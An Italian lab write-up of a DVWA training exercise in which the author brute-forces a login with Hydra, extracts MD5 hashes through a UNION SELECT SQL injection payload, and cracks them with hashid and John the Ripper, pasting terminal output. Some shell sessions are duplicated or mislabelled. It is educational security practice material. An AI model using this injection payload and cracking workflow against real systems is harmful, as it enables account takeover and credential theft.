



Password Cracking - Recupero delle Password in Chiaro

Per individuare le credenziali di accesso all'applicazione DVWA è stato utilizzato il tool Hydra, presente in Kali Linux, che consente di effettuare attacchi di tipo brute force/dizionario sui servizi di autenticazione.

In una prima fase è stata analizzata, tramite Burp Suite, la pagina di login per identificare i parametri inviati tramite il form HTTP POST (username, password). Successivamente sono stati preparati due file contenenti una lista di possibili username (user.txt) e una lista di password comuni (password.txt).



Il comando Hydra ha quindi testato automaticamente tutte le combinazioni di username e password fino a individuare la coppia valida, che ha permesso l'accesso all'applicazione. L'output dello strumento ha restituito una singola combinazione corretta, successivamente verificata tramite login manuale.



Per recuperare le password hashate dal database DVWA ho usato la seguente query:

' UNION SELECT user, password FROM users -- -

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Poi da kali ho creato un file con l' editor nano e ho inserito dentro tutte le hash:

```
link/ether 02:42:32:cc:0a:9f bpd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
    valid_lft forever preferred_lft forever

(kali@kali) ~ - /Desktop
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data:
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=15.5 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.587 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=5.94 ms
^C
--- 192.168.50.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.587/7.338/15.492/6.165 ms

(kali@kali) ~ - /Desktop
$ nano hashes.txt

(kali@kali) ~ - /Desktop
$ cat hashes.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99


(kali@kali) ~ - /Desktop
$
```

Hashid

Hashid è uno strumento di Kali Linux utilizzato per identificare il possibile algoritmo di hashing di una stringa hash.

Il tool analizza lunghezza, formato e pattern dell'hash e restituisce una lista di algoritmi compatibili (ad esempio MD5, SHA1, NTLM).

Hashid non esegue il cracking dell'hash e non fornisce certezze assolute, ma serve come fase preliminare per scegliere correttamente lo strumento e la modalità di attacco (es. John the Ripper o Hashcat)



Visto che non da certezze assolute ho iniziato provando con **john the ripper** in format md5. Ho creato 5 file e dentro ad ognuno di loro ho inserito un hash.

John the Ripper

Il comando che ho usato per è stato:

john --wordlist=/usr/share/wordlists/rockyou.txt pass1.txt --format=raw-md5

```
Session Actions Edit View Help
Use the "--format=HMAC-SHA256" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Tiger"
Use the "--format=Tiger" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "lotus5"
Use the "--format=lotus5" option to force loading hashes of that type instead
Session aborted

(kali@kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt pass1 --format=raw-md5
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 52 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
password (7)
emerald (7)
2g 0:00:00.00 DONE (2026-01-15 09:24) 50.00g/s 88650p/s 88650c/s 4461KC/s !@#%&..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$
```

E così per tutte le password

```
Session Actions Edit View Help
drwxr-xr-x 6 kali kali 4096 Jan 15 09:39 .
drwxr-xr-x 28 kali kali 4096 Jan 15 09:35 ..
drwxrwxr-x 1 root vboxsf 12288 Jan 15 09:26 Condivisi
-rwxrwxr-x 1 kali kali 226800 Dec 9 14:43 gameshell-save.sh
-rw-rw-r-- 1 kali kali 209794 Jun 17 2025 gameshell.sh
-rw-rw-r-- 1 kali kali 198 Jan 15 09:18 hashes.txt
-rwxr-xr-x 1 kali kali 528 Aug 14 16:52 install.md
drwxrwxr-x 2 kali kali 4096 Dec 2 11:06 'linguaggio c'
drwxrwxr-x 2 kali kali 4096 Dec 5 06:30 'linguaggio python'
-rw-rw-r-- 1 kali kali 301 Jan 7 04:26 Nessus.txt
-rw-r--r-- 1 root root 34 Jan 15 09:39 pass2.txt
drwxrwxr-x 2 kali kali 4096 Dec 12 12:51 screen
-rw-r--r-- 1 root root 348 Jan 12 10:41 test1.php
-rw-r--r-- 1 root root 105 Jan 12 10:27 test.php
-rwxrwxr-x 1 kali vboxsf 40 Nov 18 06:26 test.xml

(kali@kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 pass2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123 (7)
1g 0:00:00.00 DONE (2026-01-15 09:45) 33.33g/s 6400p/s 6400c/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$
```

```
Session Actions Edit View Help
-rw-rw-r-- 1 kali kali 301 Jan 7 04:26 Nessus.txt
-rw-r--r-- 1 root root 34 Jan 15 09:39 pass2.txt
drwxrwxr-x 2 kali kali 4096 Dec 12 12:51 screen
-rw-r--r-- 1 root root 348 Jan 12 10:41 test1.php
-rw-r--r-- 1 root root 105 Jan 12 10:27 test.php
-rwxrwxr-x 1 kali vboxsf 40 Nov 18 06:26 test.xml

(kali@kali)-[~/Desktop]
$ nano pass3.txt

(kali@kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 pass3.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
charley (7)
1g 0:00:00.00 DONE (2026-01-15 09:46) 25.00g/s 72000p/s 72000c/s 72000C/s my3kids..soccer9
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$
```

```
(kali㉿kali)-[~/Desktop]
$ rm pass4.txt

(kali㉿kali)-[~/Desktop]
$ nano pass5.txt

(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 pass5.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (??)
1g 0:00:00:00 DONE (2026-01-15 09:50) 25.00g/s 4800p/s 4800c/s 4800C/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$
```

```
(kali㉿kali)-[~/Desktop]
$ rm pass4.txt

(kali㉿kali)-[~/Desktop]
$ nano pass5.txt

(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 pass5.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (??)
1g 0:00:00:00 DONE (2026-01-15 09:50) 25.00g/s 4800p/s 4800c/s 4800C/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$
```

Conclusione

La conoscenza dei metodi di cracking delle password è fondamentale per un **ethical hacker**, poiché consente di valutare concretamente il livello di sicurezza dei sistemi di autenticazione. Comprendere come e perché una password può essere compromessa permette di **individuare configurazioni deboli**, algoritmi di hashing obsoleti e pratiche scorrette, contribuendo così a migliorare la sicurezza complessiva e a prevenire attacchi reali.